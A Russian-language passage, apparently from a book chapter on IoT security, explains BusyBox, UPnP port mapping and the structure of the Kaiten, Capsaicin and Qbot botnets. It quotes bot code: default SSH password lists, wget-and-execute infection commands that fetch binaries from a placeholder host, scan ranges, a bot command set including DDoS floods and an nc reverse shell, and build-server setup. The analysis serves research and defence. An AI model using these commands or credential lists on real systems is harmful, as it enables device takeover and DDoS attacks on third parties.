BusyBox — проект с открытым исходным кодом, предоставляющий единый исполняемый файл с сокращёнными версиями основных утилит командной строки Unix. Авторы называют его «швейцарским ножом встраиваемой Linux» [13]. В настольных и серверных дистрибутивах Linux команды `ls`, `echo`, `dd`, `cat` и другие поставляются отдельными исполняемыми файлами, каждый со своими зависимостями и отдельным процессом сборки и упаковки. BusyBox объединяет наиболее распространённые команды Unix в одном файле. Каждая такая команда называется апплетом и сохраняет большую часть функций оригинальной утилиты. Производитель встраиваемой системы может предоставить множество команд Unix, скомпилировав и установив всего один файл, что быстрее и эффективнее раздельной сборки. При прямом вызове имя апплета передаётся BusyBox как аргумент: например, `/bin/busybox ls` заставляет программу работать как команда `ls`. Можно также создать символическую ссылку, например `ln -s /bin/busybox ls; ./ls`; тогда BusyBox будет вести себя как `ls` при обычном вызове из командной строки.

На переполненном потребительском рынке интеллектуальных подключённых устройств прибыль невелика, а покупатели прежде всего ценят удобство и набор функций. Неудивительно, что безопасность при проектировании долго оставалась второстепенной задачей — если её вообще учитывали. Положение усугубляется тем, что конечные производители повторно используют аппаратные и программные компоненты поставщиков. Содержащиеся в них уязвимости и бэкдоры воспроизводятся у разных марок и в целых классах устройств. Ограниченные вычислительные ресурсы мешают внедрять предотвращение вторжений и защиту от вредоносных программ. Кроме того, устройства часто не имеют пользовательского интерфейса, поэтому владелец не замечает, что злоумышленники используют их для посторонних задач. Пока заражённое устройство продолжает выполнять основную функцию, работающая на нём вредоносная программа обычно не причиняет владельцу заметных неудобств и не вызывает подозрений.

К Интернету теперь подключают даже то, что изначально для этого не предназначалось: тостеры, лампы, розетки, термостаты, кофеварки и водопроводные краны. Обычные пользователи без глубоких знаний сетей и безопасности массово устанавливают такие устройства «для удобства», ограничиваясь краткой инструкцией и мобильным приложением. Нельзя ожидать, что они создадут продуманные правила брандмауэра для доступа к облачным службам и управления устройством через мобильную сеть из любой точки мира. Поэтому широко применяются упрощающие настройку технологии универсальной автоматической настройки сетевых устройств (UPnP) и динамического обнаружения веб-служб (WS-Discovery), которые автоматически находят устройства и конечные точки их служб. Расширения наподобие UPnP-IGD (устройство интернет-шлюза) фактически передают интеллектуальным устройствам управление домашним шлюзом безопасности и позволяют создавать исключения в правилах брандмауэра, напрямую выставляя устройства в Интернет без участия и даже ведома владельца. Это удобно, но при нынешнем уровне их защиты чаще всего неприемлемо.

Видеорегистраторы, IP-камеры, медиапроигрыватели, игровые приставки и торрент-клиенты — лишь некоторые примеры устройств и программ, которые через UPnP-IGD создают проходы в домашнем интернет-шлюзе. Как это часто бывает, источник рисков и уязвимостей находится не в самом протоколе или стандарте, а в конкретной реализации и заводской конфигурации. Для злоумышленников подключённые видеорегистраторы, сетевые хранилища, маршрутизаторы и IP-камеры особенно ценны: они постоянно включены, всегда находятся в сети и доступны круглосуточно.

Самая распространённая проблема IoT — отсутствие автоматического и регулярного обновления программного и встроенного обеспечения. Почти все уязвимости, использованные успешными эксплойтами, уже были исправлены производителями в более новых версиях. Однако технически неподготовленные потребители не знают об обновлениях или не умеют их устанавливать. Процедура бывает сложной, образы прошивок трудно найти, а проверить их происхождение и целостность зачастую невозможно. Большинство эксплойтов IoT основано на известных проблемах, устранённых за месяцы или даже годы до атаки, но ботнеты снова и снова собирают тысячи и сотни тысяч не обновлённых устройств.

Mirai превратил IoT в заметную мишень. После событий октября 2016 года многие исследователи безопасности начали целенаправленно искать уязвимости в подключённых устройствах. Плачевное состояние защиты быстро стало очевидным. Это повысило осведомлённость и побудило некоторых производителей улучшить свои продукты, но одновременно открыло ящик Пандоры. Даже если исследователь ответственно сообщает об уязвимости производителю и даёт ему время выпустить исправление до публичного раскрытия, уже установленным устройствам всё равно требуется обновление. После публикации сведений ботнеты нередко начинают применять новый эксплойт в течение суток. Иногда они ждут появления демонстрационного кода, после чего сразу несколько сетей копируют его и приступают к массовому сканированию и эксплуатации устройств в Интернете.

2.2.1 Универсальная автоматическая настройка сетевых устройств (UPnP)

UPnP — один из самых распространённых и чаще всего эксплуатируемых протоколов Интернета вещей. Входящий в него протокол простого обнаружения служб (SSDP) также широко используется вредоносными ботнетами и серверами для DoS-атак с усилением [14]. UPnP [15] представляет собой набор сетевых протоколов, принятых осенью 2011 года Международной организацией по стандартизации (ISO) и Международной электротехнической комиссией (IEC). Спецификации управления устройствами UPnP позволяют компьютерам, принтерам, интернет-шлюзам, точкам доступа Wi-Fi, мобильным и другим подключённым устройствам дома и в организации автоматически присоединяться к сети и обнаруживать друг друга и доступные службы для обмена данными, настройки и управления.

Форум UPnP был создан в октябре 1999 года как отраслевая инициатива, к которой присоединились более тысячи ведущих компаний в области вычислительной техники, печати и сетей, бытовой электроники, автоматизации, управления, безопасности и мобильных устройств. В январе 2016 года форум передал свои активы отраслевому объединению Open Connectivity Foundation (OCF) [16]. Его задача — обеспечить безопасную совместимость устройств с помощью стандартной платформы связи, спецификации шлюзов, реализации с открытым исходным кодом и программы сертификации. Устройства должны взаимодействовать независимо от форм-фактора, операционной системы, поставщика услуг, транспортной технологии и экосистемы. Более четырёхсот участников OCF, среди которых ведущие компании отрасли, считают безопасное и надёжное обнаружение и подключение устройств основой Интернета вещей.

Архитектура устройств UPnP [17] определяет протоколы связи между устройствами и контроллерами, называемыми также точками управления. Стек включает шесть этапов: обнаружение, описание, управление, уведомление о событиях, представление и необязательную адресацию. Протокол обнаружения UPnP, известный как SSDP, работает поверх UDP и по умолчанию отправляет сообщения на порт 1900 группового адреса 239.255.255.250. SSDP использует часть формата полей заголовка HTTP/1.1 из RFC 2616, но не является полноценным HTTP: вместо TCP применяется UDP, а обработка подчиняется собственным правилам. Первая

строка сообщения имеет один из трёх видов: NOTIFY * HTTP/1.1, M-SEARCH * HTTP/1.1 или HTTP/1.1 200 OK.

Пример сообщения обнаружения SSDP [18]:

```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: ssdp:discover
MX: 10
ST: ssdp:all
```

Все устройства UPnP в том же сегменте сети должны отвечать на запрос обнаружения похожим одноадресным UDP-сообщением. IP-адресом назначения служит исходный адрес полученного пакета:

```
HTTP/1.1 200 OK
CACHE-CONTROL:max-age=1800
EXT:
LOCATION:http://192.168.0.1:80/IGD.xml
SERVER:SpeedTouch 510 4.0.0.9.0 UPnP/1.0 (DG233B00011961)
ST:urn:schemas-upnp-org:service:WANPPPPConnection:1
USN:uuid:UPnP-SpeedTouch510::urn:schemas-upnp-org:service:
WANPPPPConnection:1
```

Выше показан сокращённый ответ ADSL-модема Alcatel/Thomson SpeedTouch, реализующего профиль WANPPPPConnection [18]. Устройства и программы с поддержкой UPnP через регулярные интервалы рассылают уведомления о своих службах. Такое уведомление почти совпадает с ответом на запрос обнаружения, но отправляется на групповой адрес UPnP 239.255.255.250 и UDP-порт 1900.

UPnP определяет множество стандартных профилей, в том числе профиль интернет-шлюза IGD (UPnP-IGD). Он позволяет сетевым устройствам управлять шлюзом безопасности. Каждый реализованный профиль описывает себя и свои службы в XML. Ответ на этапе обнаружения содержит заголовок LOCATION с URL XML-документа. В нём описан реализованный устройством или программой профиль, адреса для команд управления и уведомлений о событиях, а при необходимости — сведения о производителе, названии и номере модели, серийном номере и другие метаданные.

Третий этап стека UPnP — управление. На нём устройство или программа может запросить выполнение действия от своего имени. Протокол управления использует SOAP поверх HTTP, а удалённые вызовы процедур описываются в XML. По умолчанию применяется TCP-порт 5000. Запрос SOAP отправляется на управляющий URL из документа описания и кодирует имя метода и аргументы согласно профилю службы. Например, элемент <service> профиля WANPPPPConnection модема Thomson SpeedTouch 510 [18] выглядит так:

```
<service>
<serviceType>urn:schemas-upnp-org:service:WANPPPPConnection:1
</serviceType>
<serviceId>urn:upnp-org:serviceId:wanpppc:pppoa</serviceId>
<controlURL>/upnp/control/wanpppcpppoa</controlURL>
<eventSubURL>/upnp/event/wanpppcpppoa</eventSubURL>
<SCPDURL>/WANPPPPConnection.xml</SCPDURL>
</service>
```

SOAP-запросы для управления WAN-соединением PPP в приведённом примере отправляются на URL из элемента controlURL. Адрес описания службы в SCPDURL указывает документ с доступными методами SOAP и переменными состояния профиля.

Многие бытовые маршрутизаторы, широкополосные кабельные и DSL-модемы реализуют профиль UPnP IGD. Он состоит из множества вложенных профилей [19], из которых с точки зрения безопасности особенно интересны LANHostConfigManagement, WANIPConnection и WANPPPPConnection. LANHostConfigManagement позволяет программе запрашивать и изменять

параметры DHCP и DNS маршрутизатора или модема. WANIPConnection и WANPPPConnection, помимо прочего, позволяют программам менять правила брандмауэра.

IP-камеры, игровые приставки, телевизионные приставки и клиенты BitTorrent используют действия из вложенных профилей WANPPPConnection для ADSL-модемов и WANIPConnection для IP-маршрутизаторов, чтобы создавать отверстия в правилах брандмауэра. Благодаря им внешнее устройство из публичного Интернета может через динамически настроенный перенаправляемый порт подключиться к внутреннему порту устройства за шлюзом преобразования сетевых адресов (NAT). Для этого применяются методы AddPortMapping и DeletePortMapping соответствующего профиля UPnP IGD. Первый добавляет перенаправление порта в конфигурацию брандмауэра шлюза, второй удаляет ранее созданное правило. Оба метода реализованы в виде описанных выше SOAP-запросов.

Метод AddPortMapping позволяет клиентскому устройству в частном сегменте сети (LAN) попросить брандмауэр открыть порт со стороны публичного Интернета (WAN) и перенаправлять входящий трафик этого порта на клиента. Метод принимает следующие аргументы:

- NewRemoteHost: ограничивает перенаправление одним указанным внешним узлом; на практике используется редко.
- NewExternalPort: перенаправляемый порт TCP или UDP на внешней стороне маршрутизатора.
- NewProtocol: "TCP" или "UDP".
- NewInternalPort: внутренний порт клиента, на который будет поступать входящий трафик.
- NewInternalClient: IP-адрес клиента, которому направляется входящий трафик.
- NewEnabled: предписывает маршрутизатору или модему включить перенаправление; на практике почти всегда имеет значение True.
- NewPortMappingDescription: понятное человеку описание правила.
- NewLeaseDuration: срок действия перенаправления; значение 0 обычно означает отсутствие ограничения.

SOAP-команда DeletePortMapping принимает три аргумента, однозначно определяющих удаляемое правило перенаправления:

- NewRemoteHost
- NewExternalPort
- NewProtocol

Спецификации профилей IGD WANIPConnection и WANPPPConnection позволяют любой точке управления вызывать AddPortMapping и перенаправлять порты на другие машины локальной сети. Это удобно, однако ошибки реализации и доступность интерфейса из публичного Интернета превращают функцию в простой способ выставить наружу внутренние файловые серверы, принтеры и другие системы. Более новая спецификация IGD2 от сентября 2010 года рекомендует разрешать не прошедшим проверку подлинности и авторизацию точкам управления вызывать AddPortMapping лишь при номерах внешнего и внутреннего портов не ниже 1024 и только для внутреннего клиента с тем же IP-адресом, что и сама точка управления. Но хорошо известно, как относятся к рекомендациям при нехватке времени и ресурсов.

2.3 Структура IoT-ботнета

IoT-ботнеты происходят от вредоносных программ Unix. К концу 2018 года сети, изначально созданные для Интернета вещей, начали осваивать облачные серверы под управлением той же общедоступной операционной системы Linux. Между первыми «ботнетами вещей» и более общими Unix-ботнетами нет принципиальной разницы. IoT-боты могут учитывать особенности конкретных устройств и применять специализированные эксплойты, однако в основном опираются на ту же архитектуру, службы и способы распространения.

Основу большинства IoT-ботнетов составляет C2-инфраструктура — центральное ядро из одного или нескольких серверов, к которым боты периодически обращаются или с которыми поддерживают постоянное соединение. IRC-ботнеты используют существующую инфраструктуру либо собственные закрытые IRC-серверы. Для эксплуатации уязвимостей, загрузки вредоносного ПО на жертвы и многопользовательского доступа стали появляться собственные серверные службы и специализированные протоколы обмена данными и управления ботами. Существуют и исключения из централизованной модели: распределённые одноранговые сети и ботнеты на основе сторожевых узлов способны работать без центрального экземпляра. Их гораздо труднее вывести из строя, но сложнее правильно спроектировать и реализовать.

Чтобы C2-инфраструктура выполняла свою задачу, ей необходимы управляемые узлы. Ботнет следует первоначально наполнить: завербовать хотя бы несколько машин и сформировать контролируруемую сеть. Привлечение нового бота включает следующие этапы:

- обнаружить потенциальную жертву сканированием Интернета;
- воспользоваться уязвимостью и получить доступ к устройству;
- загрузить и запустить вредоносную программу;
- защитить новый ресурс от захвата конкурирующими ботнетами;
- зарегистрироваться на C2-сервере и перейти в режим ожидания команд.

После регистрации на C2-сервере новый бот готов выполнять поставленные задачи, например:

- искать новых потенциальных жертв;
- проводить DoS-атаки;
- майнить криптовалюту;
- запускать прокси- или SOCKS-серверы.

Набор задач, которые C2-сервер может поручить боту, определяется заложенным в него кодом и обычно называется полезной нагрузкой. Некоторые образцы, в частности Hajime и VPNFilter, имеют модульную архитектуру и загружают с C2-сервера дополнительные модули, расширяющие или обновляющие их возможности. Отдельные боты умеют самостоятельно обновляться.

На каждом этапе — эксплуатации уязвимости, заражении, выполнении кода и связи с C2-инфраструктурой — могут применяться способы уклонения от обнаружения. Их качество отражает уровень самого ботнета и его автора. IoT-ботнеты по своей природе довольно просты, но при этом чрезвычайно эффективны и опасны. Большинство из них не поддерживает обновления и дополнительные модули: оператор бросает старых ботов и собирает новую армию с помощью действенных механизмов распространения. Нет смысла тратить время и ресурсы на модульность и обновление кода, если за несколько дней можно захватить сотни тысяч новых устройств.

Для интеграции и сдачи ботнета в аренду через сервисные порталы требуется программный интерфейс. В большинстве IoT-ботнетов он примитивен и ограничен. Иногда доступен только однопользовательский интерфейс командной строки через Telnet, а учётные данные жёстко записаны в сервере, поэтому их изменение требует перекомпиляции. Более развитые системы поддерживают нескольких пользователей и позволяют оператору сдавать клиентам отдельные части сети. Разделяя время общих ботов или разбивая сеть на сегменты, несколько клиентов могут

одновременно проводить атаки. Каждая новая функция требует затрат, и доход должен оправдывать риск незаконной деятельности. Инвестиции в сложные возможности особенно выгодны организованным группам, чьи кампании продолжаются месяцами и постепенно наращивают масштаб.

Некоторые более сложные ботнеты, например Hajime и BrickerBot, предположительно созданы «серыми» или «белыми шляпами». Их главная цель — не прибыль, а исследование либо завоевание статуса и признания сообщества благодаря своим действиям и знаниям.

К другой категории относятся сложные ботнеты, созданные и поддерживаемые государственными структурами как оборонительное или наступательное оружие кибервойны. Получение прибыли для них не является главной целью, а расходы на исследования и разработку почти не ограничены. Предполагается, что одним из таких проектов был VPNFilter. Далее эволюция IoT-ботнетов показана на нескольких реальных примерах. Изложение в целом следует хронологии, однако почти каждое рассмотренное семейство породило усовершенствованные варианты, которые используются и сегодня либо становятся основой новых вредоносных программ. Задача раздела — не составить исчерпывающий каталог, а объяснить устройство и развитие ботнетов. Подробный обзор IoT-вредоносных для DDoS-атак и таксономию архитектур ботнетов можно найти в [20] и [21].

2.3.1 Kaiten

Kaiten — IRC-ботнет, известный как минимум с 2001 года [22]. Он долго использовался для захвата систем Linux и проведения DDoS-атак. Перенести вредоносную программу с серверной или настольной Linux на встраиваемую систему маршрутизатора или IP-камеры оказалось несложно. Клиент-бот подключается к жёстко заданному IRC-серверу, регистрируется со случайными псевдонимом и идентификатором и входит в указанный канал. Оператор управляет отдельными участниками или всей сетью через обычный IRC-клиент.

2.3.1.1 Настройка, сканирование и заражение

Боты собираются с централизованного сервера. Kaiten обычно использует сценарий Python, примеры которого доступны в открытых репозиториях под именами `infect.py` и `scanner.py`. Такие сценарии обнаруживают и эксплуатируют новых жертв, а затем распространяют исполняемые файлы для разных архитектур. Например, `infect.py` из HeavyAidra атакует серверы и устройства перебором учётных данных SSH. Оператор должен выполнить кросс-компиляцию вредоносной программы, разместить файлы на HTTP-сервере и настроить параметры сценария для своей среды:

```
files = [ # файлы, которые требуется запустить на маршрутизаторах
    "kaiten-sh4",
    "kaiten-powerpc",
    "kaiten-mipsel",
    "kaiten-mips",
    "kaiten-armv5l"
]
website = "123.123.123.123" # публичный IP-адрес с исполняемыми файлами IRC-бота
```

HeavyAidra использует популярный модуль Python Paramiko для перебора учётных данных SSH и поставляется со списком из четырнадцати слабых паролей. При необходимости его легко расширить.

```
passwords = [ # несколько стандартных пар учётных данных SSH
    "root:root", # наименее безопасная и, по иронии, самая эффективная пара
    "root:toor",
    "admin:admin",
```

```

"root:123qwe",
"root:redtube",
"root:admin",
"root:1111",
"test:test",
"root:ferrari",
"root:1q2w3e4r5t",
"root:test",
"root:1234",
"root:1q2w3e",
"root:qwerty"
]

```

Сканирование и заражение запускаются на одном из C2-серверов простой командой Unix:

```
python infect.py <число потоков> <диапазон> <IP-адрес> <быстрая эксплуатация>
```

После запуска сценарий Python создаёт указанное число потоков сканирования и случайным образом проверяет диапазон IP-адресов, переданный в командной строке. При каждом успешном входе по SSH сценарий заражает скомпрометированное устройство: по очереди загружает все кросс-компилированные файлы Kaiten и пытается выполнить каждый из них. Для приведённой выше конфигурации жертве будут отправлены следующие команды:

```

wget http://123.123.123.123/kaiten-sh4 -O /tmp/.kaiten-sh4; chmod + x /tmp/.kaiten-
sh4 ; /tmp/.
kaiten-sh4 &
wget http://123.123.123.123/kaiten-powerpc -O /tmp/.kaiten-powerpc; chmod+x/tmp/ .
kaiten-
powerpc; /tmp/.kaiten-powerpc &
wget http://123.123.123.123/kaiten-mipsel -O /tmp/.kaiten-mipsel; chmod + x /tmp/ .
kaiten-
mipsel; /tmp/.kaiten-mipsel &
wget http://123.123.123.123/kaiten-mips -O /tmp/.kaiten-mips; chmod + x /tmp/ .
kaiten-mips;
/tmp/.kaiten-mips &
wget http://123.123.123.123/kaiten-armv5l -O /tmp/.kaiten-armv5l; chmod + x /tmp/ .
kaiten-
armv5l; /tmp/.kaiten-armv5l &

```

Все команды выполняются независимо от архитектуры жертвы. Запустится только подходящий ей исполняемый файл, а остальные завершатся с ошибкой; в результате на устройстве останется один работающий клиент-бот. Не изящно, но эффективно.

Сценарий Python содержит несколько заранее заданных диапазонов, повышающих вероятность обнаружения жертв. Некоторые из них особенно эффективны, поскольку охватывают подсети определённых провайдеров и типы устройств с известными уязвимостями. Например, сценарий scanner.py из другого варианта Kaiten определяет диапазоны с метками BRAZIL, ER, LUCKY и LUCKY2:

```

BRAZIL: ["179.105", "179.152", "189.29", "189.32", "189.33", "189.34", "189.35", "189.39",
"189.4",
"189.54", "189.55", "189.60", "189.61", "189.62", "189.63", "189.126"]
ER: ["122", "131", "161", "37", "186", "187", "31", "188", "201", "2", "200"]
LUCKY: ["125.27", "101.109", "113.53", "118.173", "122.170", "122.180", "5.78", "46.62", "122.
164"]
LUCKY2: ["122.3", "122.52", "122.54", "119.93"]

```

2.3.1.2 Клиент-бот

Запустившись на новом заражённом устройстве, клиент Kaiten регистрируется на своём IRC-сервере и под случайно сгенерированным псевдонимом присоединяется к жёстко заданному каналу. Оператор может управлять новым ботом с помощью IRC-сообщений: рассылать команды всему каналу либо отправлять личное сообщение конкретному боту по его псевдониму.

KaitenSTD — базовый вариант Kaiten, предназначенный исключительно для DDoS-атак с UDP-флудом. Со временем появились более совершенные IRC-ботнеты. Один из поздних вариантов, Capsaicin, код которого приписывают автору под псевдонимом Milenko, или Freak, поддерживает впечатляющий набор команд и атак. Это современная переработка Kaiten, объединяющая разные ветви исходного кода и добавляющая новые возможности:

1. однострочную и интерактивную командные оболочки;
2. бэкдоры Telnet и Dropbear SSH;
3. обновление бота по HTTP;
4. собственный установочный формат PacPkg, позволяющий упаковывать и устанавливать исполняемые файлы, например wget и tftp, вместе со всеми зависимостями;
5. сканирование с помощью Nmap.

Вредоносная нагрузка Capsaicin включает семнадцать методов DDoS: атаки с усилением через DNS, NTP, Quake3 и SNMP, несколько вариантов UDP-флуда с подменой адреса и без неё, TCP-флуд, исчерпание TCP-соединений, а также Sockstress, Targa3 и Blacknurse.

Sockstress — DoS-атака на серверы TCP. Классическая реализация использует сырые сокеты для установления множества соединений со службой, не сохраняя состояние каждого соединения на атакующем узле. Асимметрия потребления ресурсов позволяет сравнительно слабой системе вывести из строя мощный сервер. Однако в некоторых наблюдавшихся ботнетах Sockstress не использует ни сырые, ни даже неблокирующие сокеты: обычное соединение истекает по тайм-ауту и немедленно создаётся заново в тесном цикле. Эффективность достигается количеством — тысячи ботов одновременно подключаются к одной жертве и способны перегрузить сервер практически любого размера. Более совершенная программа с неблокирующими сокетами добилась бы того же результата силами одного или нескольких серверов, но реализовать её намного сложнее. Простой алгоритм и мощность множества распределённых узлов делают Sockstress действенной и легко встраиваемой в новые и существующие боты.

Targa3 — DoS-атака на системы с уязвимостями стека IP. Она отправляет случайные некорректные IP-пакеты, из-за которых некоторые реализации аварийно завершаются или ведут себя непредсказуемо. Ошибки могут затрагивать фрагментацию, протокол, размер пакета, значения и параметры заголовка, смещения, сегменты TCP и флаги маршрутизации. Получая такие пакеты, ядро жертвы вынуждено выделять ресурсы на их обработку. При достаточно интенсивном потоке ресурсы исчерпываются и система аварийно завершается.

Blacknurse — DoS-атака, использующая особенность многих недорогих и даже некоторых производительных межсетевых экранов: небольшой поток специальных пакетов вызывает чрезмерную загрузку процессора. На цель направляются ICMP-пакеты типа 3 с кодом 3 («порт недоступен») со скоростью 15–18 Мбит/с, или примерно 40–50 тысяч пакетов в секунду. На уязвимом устройстве процессор оказывается полностью загружен, из-за чего межсетевой экран перестаёт пересылать пакеты и создавать новые сеансы. Первые байты полезной нагрузки ICMP-сообщения содержат сведения о пакете, вызвавшем ошибку. Чтобы проверить их, межсетевой экран сопоставляет данные с установленными сеансами, расходуя процессорное время. Проблема затрагивает даже устройства на специализированных микросхемах (ASIC), поскольку новые сеансы и сообщения о недоступности передаются в плоскость управления на обычном процессоре для применения политик и поиска соответствующего сеанса. Обычный ICMP-флуд использует эхо-запросы типа 8 с кодом 0 и перегружает пропускную способность канала. Blacknurse же достаточно сравнительно небольшого потока в 15–18 Мбит/с, чтобы нарушить работу интернет-соединения.

Capsaicin способен децентрализованно сканировать и эксплуатировать устройства с помощью 79 распространённых и заводских комбинаций учётных данных. Псевдослучайный генератор диапазонов IP совпадает с используемым в Mirai. Обо всех подобранных данных Telnet и успешных

заражениях бот сообщает в основном IRC-канале. Встроенный компонент botkiller знает имена процессов конкурирующих ботов, находит их в таблице процессов, завершает, а затем удаляет их следы из файловой системы. Поддерживаются пятнадцать архитектур. Псевдоним в IRC строится в формате ПРЕФИКС|АРХИТЕКТУРА|СЛУЧАЙНЫЙ_ИДЕНТИФИКАТОР, например BOT|MIPS|Jg6duf или BOT|x86_64|kA79aLoI. Благодаря этому оператор может с помощью масок адресовать команды только выбранной платформе, например !BOT|x86_64 UPDATE http://server/mybot-x86_64.

Боты Capsaicin поддерживают множество функций, централизованно управляемых перечисленными ниже командами:

Атаки без подмены адреса и прав root (доступны всем ботам):
STD <IP> <порт> <время> = UDP-флуд без подмены адреса
HOLD <узел> <порт> <время> = обычный флуд TCP-соединениями
JUNK <узел> <порт> <время> = модифицированный TCP-флуд
UNKNOWN <цель> <порт, 0 – случайный> <размер пакета, 0 – случайный> <секунды> = ещё один
UDP-флуд без подмены адреса
HTTP <метод> <цель> <порт> <путь> <время> <мощность> = особо мощный HTTP-флуд
WGETFLOOD <URL> <секунды> = флуд HTTP(S)
Атаки с подменой адреса и правами root:
PAN <цель> <порт> <секунды> = SYN-флуд
TCP <цель> <порт> <время> <флаги/метод> <размер пакета> <интервал> <поток> = многопоточный TCP-флуд с подменой адреса; поддерживает методы XMAS и USYN
UDP <цель> <порт> <секунды> = UDP-флуд
PHATWONK <цель> <флаги/метод> <секунды> = флуд 31 порта, написанный Milenko;
можно задать флаги или метод атаки
Атаки для вывода серверов из строя:
SOCKSTRESS <IP>:<порт> <интерфейс> -s <время> [-p нагрузка] [-d задержка] = Sockstress,
эксплуатация особенностей стека TCP/IP, способная вывести сервер из строя
BLACKNURSE <целевой IP> <секунды> = ICMP-флуд, перегружающий большинство межсетевых экранов
и заставляющий их отбрасывать пакеты.
TARGA 3 <ip1> [ip2] ... [-s секунды] = атака Targa3, фаззинг стека TCP.
Одновременно атакует
до 200 узлов, обходит большинство фильтров и вызывает сбой на старых машинах.
Атаки с усилением:
NTP <целевой IP> <целевой порт> <URL файла отражателей> <поток> <ограничитель PPS>,
-1 – без ограничения <время> = распределённый отражённый DoS-флуд через NTP
DNS <IP> <порт> <URL файла отражателей> <поток> <время> = отражённый DNS-флуд
QUAKE 3 <целевой IP> <целевой порт> <URL файла отражателей> <поток>
<ограничитель PPS> -1 – без ограничения
<время> = распределённый отражённый флуд через протокол Quake 3
SNMP <IP> <порт> <URL файла отражателей> <поток> <ограничитель PPS> -1 – без ограничения
<время> = отражённый SNMP-флуд с чрезвычайно высоким усилением (в 600–1700 раз)
Команды бота:
SCANNER <ON/OFF> = включить или выключить сканер; запускается автоматически.
PROXYFLUX = прокси Fast Flux; пока отключён ;)
GETIP <интерфейс> = получить текущий IP-адрес бота на интерфейсе
DNS 2IP <домен> = определить IP-адрес домена
RNDNICK = выбрать случайный псевдоним бота
NICK <псевдоним> = изменить псевдоним клиента
SERVER <сервер> = сменить сервер
GETSPOOFS = получить текущие параметры подмены адресов
SPOOFS <подсеть> = настроить подмену адресов для подсети
DISABLE = запретить боту отправлять пакеты
ENABLE = разрешить боту отправлять пакеты
KILL = завершить работу бота
GET <HTTP-адрес> <имя файла> = скачать файл из интернета
VERSION = запросить версию бота
KILLALL = остановить все текущие атаки
HELP = показать эту справку
IRC <команда> = отправить команду серверу
SH <команда> = выполнить команду оболочки
BASH <команда> = выполнить команду Bash
ISH <команда> = интерактивная оболочка через личные сообщения
SHD <команда> = запустить команду в фоновом режиме
UPDATE <http://сервер/бот> = обновить бота

```

HACKPKG <http://сервер/файл> = установить исполняемый файл без зависимостей
INSTALL <http://сервер/файл> = установить исполняемый файл через wget
BINUPDATE <http://сервер/файл> = обновить исполняемый файл через wget
SCAN <параметры птар> = вызвать сценарий-обёртку для птар
GETSSH <HTTP-адрес dropbear> = установить Dropbear и запустить на порту 30022
RSHELL <IP порт> = выполнить `nc nc IP порт`
GETBB <TFTP-сервер> = получить полноценный BusyBox через TFTP
LOCKUP <http://сервер/файл> = завершить Telnet и установить бэкдор

```

Указанные в исходном коде авторы бота Capsaicin и посвящение:

```

* Памяти Дэвида Боуи — прекрасного музыканта, который ушёл из жизни *
* на раннем этапе разработки этого бота. От ShellzRuS и всех других *
* разработчиков, работавших над Kaiten в течение последних *
* двадцати лет. *
* *
* «Взлом Kaiten — это обряд посвящения» — Kod *
*****
* #NullzSec #kektheplanet *
* *
* — заходите на irc.anonplus.org — Leonidus, IrishSec, Milenko *
* *
* * НОВОЕ * Руководство по настройке: https://pastebin.com/FXhvpn0D *
* *
* Вариант Kaiten написал Milenko, также известный как Freak *
* ВЗЛОМАЙ ПЛАНЕТУ *
* *
* Пожертвуйте BTC, чтобы у меня было больше денег ^_^ СПАСИБО *
* 1D7GMefDEoUdashTHXxC929Au3n896YLuw *
* *
* Весь код будет обновляться здесь. Для участия напишите мне в Jabber *
* Jabber/XMPP: milenko@420 blaze.it *
* Последнее обновление кода: суббота, 15 апреля 2017 года *

```

2.3.2 Qbot

Qbot, известный также как Lizkebab, Gafgyt, Torlus и BASHLITE, относится к простейшим ботам. Тем не менее группы Lizard Squad и Poodle Corp широко применяли его для заражения IoT-устройств и построения ботнетов, проводивших разрушительные DDoS-атаки. Мощность сети сдавалась клиентам через общедоступные порталы загрузки и стресс-тестирования, управлявшие ботнетом через интерфейс командной строки. В отличие от Kaiten и других IRC-ботнетов, Qbot использует специально разработанные C2-протокол и сервер. Участники сети также умеют распределённо сканировать Интернет и находить новых жертв. Версию Qbot для ELF^[4] не следует путать с W32.Qbot, известным также как Qakbot или PinkSlip. Последний представлял собой троян-бэкдор для Windows, атаковавший организации и похищавший средства со счетов интернет-банкинга путём наблюдения за действиями пользователей. Клиентская и серверная части Qbot написаны на C и содержатся в самостоятельных исходных файлах `client.c` и `server.c`. Они статически компилируются в исполняемые файлы, не требующие дополнительных библиотек и зависимостей. Поставляемый с ботнетом сценарий `Python cc7.py` полностью автоматизирует сборку и настройку сервера загрузки. Он применялся не только с Qbot, но и с другими ботнетами для кросс-компиляции многоплатформенных клиентов и установки необходимых служб на новом сервере Linux.

2.3.2.1 Настройка

При запуске серверный сценарий сборки `cc7.py` загружает необходимые кросс-компиляторы и собирает `client.c` для тринадцати целевых архитектур: ARMv4, ARMv5, ARMv6, i586, x86-32, x86-64, MIPS, MIPSEL, SPARC, m68k, PowerPC, PowerPC 440 с аппаратной поддержкой вычислений с плавающей запятой и SuperH.

Многоплатформенные исполняемые файлы маскируются под имена известных процессов Unix:

```
compileas = [  
"ntpd", #mips  
"sshd", #mipsel  
"openssh", #sh4  
"bash", #x86  
"tftp", #armv6l  
"wget", #i686  
"cron", #ppc  
"ftp", #i586  
"pftp", #m68k  
"sh", #sparc  
" " " ", #armv4l  
"apache2", #armv5l  
"telnetd"] #ppc -440fp
```

Затем сценарий устанавливает службы HTTP, FTP и TFTP, через которые будут распространяться исполняемые файлы:

```
run("yum install httpd -y")  
run("service httpd start")  
run("yum install xinetd tftp tftp - server -y")  
run("yum install vsftpd -y")  
run("service vsftpd start")
```

После этого сценарий настраивает установленные службы и перезапускает их для применения новых параметров:

```
run ( ''' echo -e \# по умолчанию: выключено  
# описание: сервер TFTP раздаёт файлы по упрощённому протоколу передачи файлов;  
# протокол TFTP часто используют для загрузки бездисковых  
# с его помощью бездисковые рабочие станции загружают операционные системы,  
# сетевые принтеры получают файлы конфигурации, а некоторые операционные  
# системы запускают процесс установки.  
service tftp  
{  
socket_type = dgram  
protocol = udp  
wait = yes  
user = root  
server = /usr/sbin/in.tftpd  
server_args = -s -c /var/lib/tftpboot  
disable = no  
per_source = 11  
cps = 100 2  
flags = IPV4  
}  
" > /etc/xinetd.d/tftp ''' )  
run ("service xinetd start")  
run ( ''' echo -e "listen=YES  
local_enable=NO  
anonymous_enable=YES  
write_enable=NO  
anon_root=/var/ftp  
anon_max_rate=2048000  
xferlog_enable=YES  
listen_address= ''+ ip + ''  
listen_port = 21" > /etc/vsftpd/vsftpd-anon.conf ''' )  
run ("service vsftpd restart")
```

На этом этапе многоплатформенные исполняемые файлы копируются в каталоги, опубликованные службами HTTP, TFTP и FTP:

```
